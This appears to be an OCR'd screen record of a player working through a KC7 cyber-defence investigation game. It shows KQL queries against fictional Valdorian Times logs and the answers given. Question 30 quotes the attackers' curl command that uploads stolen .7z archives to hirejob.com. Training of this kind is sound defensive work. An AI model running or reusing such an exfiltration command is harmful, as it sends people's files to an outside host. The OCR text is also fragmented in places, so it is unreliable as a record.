
> Solved by 1374 players || Need help? Ask on discord @ kc7cyber/community


Submit






I get the result by difference between these two times: 11:11:12 and this 10:26:20


Karte
Homepage - ISC2 -...
CS50.me: CS50 Pyth...
How to Install and...
Pearson VUE - Selec...
Dashboard
searxng
Streak: 2
Score: 2100
Question 22 (30 pts)
What was the subject line of this email?
URGENT: Final OpEd Draft Edits (Please publish the foll
Show Tags
#subject #email
Solved by 1362 players || Need help? Ask on discord @ kc7cyber/community
Submit
in Valdoria
query the challenge data.
arted.
80%
1: KQL 101
2: Welcome to
a!
Question 1
30
Question 2
30
Question 3
30


Azure Data Explorer
New connection pane
Query
Connections
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Email
| where recipient == "clark_kent@valdoriantimes.news"
PassiveDns
ProcessEvents
hostname (string)
parent_process_hash (string)
parent_process_name (string)
process_commandline (string)
process_hash (string)
process_name (string)
timestamp (datetime)
username (string)
SecurityAlerts
alert_type (string)
description (string)
indicators (string)
severity (string)
timestamp (datetime)
SolviSystems
SpookySweets
TitanShield
ValdyTimes
ronnie
1 of 2
Show only rows that fit search
21 records
timestamp
sender
reply_to
recipient
subject
verdict
link
URGENT: Final OpEd Draft Edits (Please publish the following article in tomorrow's paper))
22°C
Mostly cloudy
Pretraživanje
19:18
10.10.2024.


Homepage - ISC2 -...
CS50.me: CS50 Pyth...
How to Install and...
Pearson VUE - Selec...
Dashboard
searxn
Streak: 2
Score: 2100
Question 23 (20 pts)
Wow! So it looks like the attackers downloaded the fake story, renamed it OpEdFinal_to_print.docx, and then sent the file to Clark Kent using Ronnie's email!
Do you think this is the only thing the attackers did on Ronnie's machine? (yes/no)
no
Solved by 1380 players || Need help? Ask on discord @ kc7cyber/community
Submit
in Valdoria
query the challenge data.
arted.
QL 101
/elcome to
lenty of Phish
Question 1
30
Question 2
30
Question 3
30

Question 24 (20 pts) ✓ Solved

In the middle of your investigation, `Ronnie` finds you and shows you an alert she received from her dark web monitoring service.

Dark Web Monitoring Alert

Date: **2024-02-04**
Alert Reference: **#329183**

Dear Ronnie McLovin,

We have detected the following activity related to your digital footprint:

"Ronnie McLovin's dank memes for sale at hirerecruit.com"

This alert indicates that your personal information may be at risk. We advise reviewing your accounts and taking steps to secure your data.

If you have any questions or need assistance, please contact our support team.

This is an automated alert. Please do not reply directly to this email. For more information

What is the domain mentioned in this alert?

hirerecruit.com

Show Tags

#count #hostname #timebound

Solved by 1375 players || Need help? Ask on discord @ kc7cyber/community

Oh no! It looks like someone may have stolen Ronnie's memes from her machine! Let's see if we can find evidence of the attackers stealing any data.

We can **timebound** our analysis to find other actions that ocurred around the same time by using this query:

```
ProcessEvents
| where timestamp between (datetime(2024-01-21 07:00:00)
.. datetime(2024-01-21 12:00:00))
| where hostname == "<Ronnie's Hostname>
| order by timestamp asc
```

Copy

How many total commands were run in this timeframe?

2

Show Tags

#research

Solved by 1364 players || Need help? Ask on discord @ kc7cyber/community

Submit

What is the name of the .7z file that contains the stolen memes?

DankMemes.7z

Solved by 1331 players || Need help? Ask on discord @ kc7cyber/community

Submit


Question 27 (50 pts) ✅ Solved

What is the name of the .7z file that contains files stolen from Ronnie's Documents folder?

MyStolenDataFromDocuments.7z

Solved by 1340 players || Need help? Ask on discord @ kc7cyber/community

Submit




Question 28 (50 pts) ✓ Solved


What is the name of the .7z file that contains files stolen from Ronnie's Desktop folder?


MyStolenDataFromDesktop.7z


Solved by 1338 players || Need help? Ask on discord @ kc7cyber/community

Submit




ges/132#
YouTube
Karte
Homepage - ISC2 -...
CS50.me: CS50 Pyth...
How to Install and...
Pearson VUE - Selec...
Dashboard
searxng
Partner Con
Streak: 2
Score: 3190
Rank: 1533
Question 30 (60 pts) Solved
After compressing all the stolen data into .7z files, the attackers *exfiltrated* the data by uploading it to a custom portal on their website.
What is the full command the attackers ran to do this?
curl -F "file=@C:\Users\romclovin\Documents*.7z" https:
Solved by 1333 players || Need help? Ask on discord @ kc7cyber/community
Submit
in Valdoria
query the challenge data.
arted.
Questions
Section 1: KQL 101
Section 2: Welcome to Valdoria!
Question 1
30
Question 2
30
Question 3
30
Question 4
30


Dashboard
Tenable Assure Part...
YouTube
Karte
Homepage - ISC2 -...
CS50.me: CS50 Pyth...
How to Install and...
Pearson VUE - Selec...
Dashboard
searxng
Partner Connect
Sve oznake
Azure Data Explorer
New connection pane
Query
Connections
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
ProcessEvents
| where hostname == "A37A-DESKTOP"
description (string)
indicators (string)
severity (string)
timestamp (datetime)
SolviSystems
SpookySweets
TitanShield
ValdyTimes
AuthenticationEvents
description (string)
hostname (string)
password_hash (string)
result (string)
src_ip (string)
timestamp (datetime)
user_agent (string)
username (string)
Email
link (string)
recipient (string)
.7z
4 of 4
Show only rows that fit search
301 records
timestamp
parent_process...
parent_process_hash
process_comman...
process_name
process_hash
hostname
username
curl -F "file=@C:\Users\romclovin\Documents*.7z" https://hirejob.com/exfil_processor/upload.php
14°C
Mostly cloudy
Pretraživanje
8:39
11.10.2024.


Question 31 (40 pts) Solved
What domain was the stolen data uploaded to?
hirejob.com
Solved by 1336 players || Need help? Ask on discord @ kc7cyber/community
Submit

Question 33 (10 pts)

Congratulations! You've completed your investigation.

To share your findings with The Valdorian Times leadership, you prepare this incident report summarizing what you discovered.

Type "wooo" to receive credit

woo

Solved by 1358 players || Need help? Ask on discord @ kc7cyber/community

Submit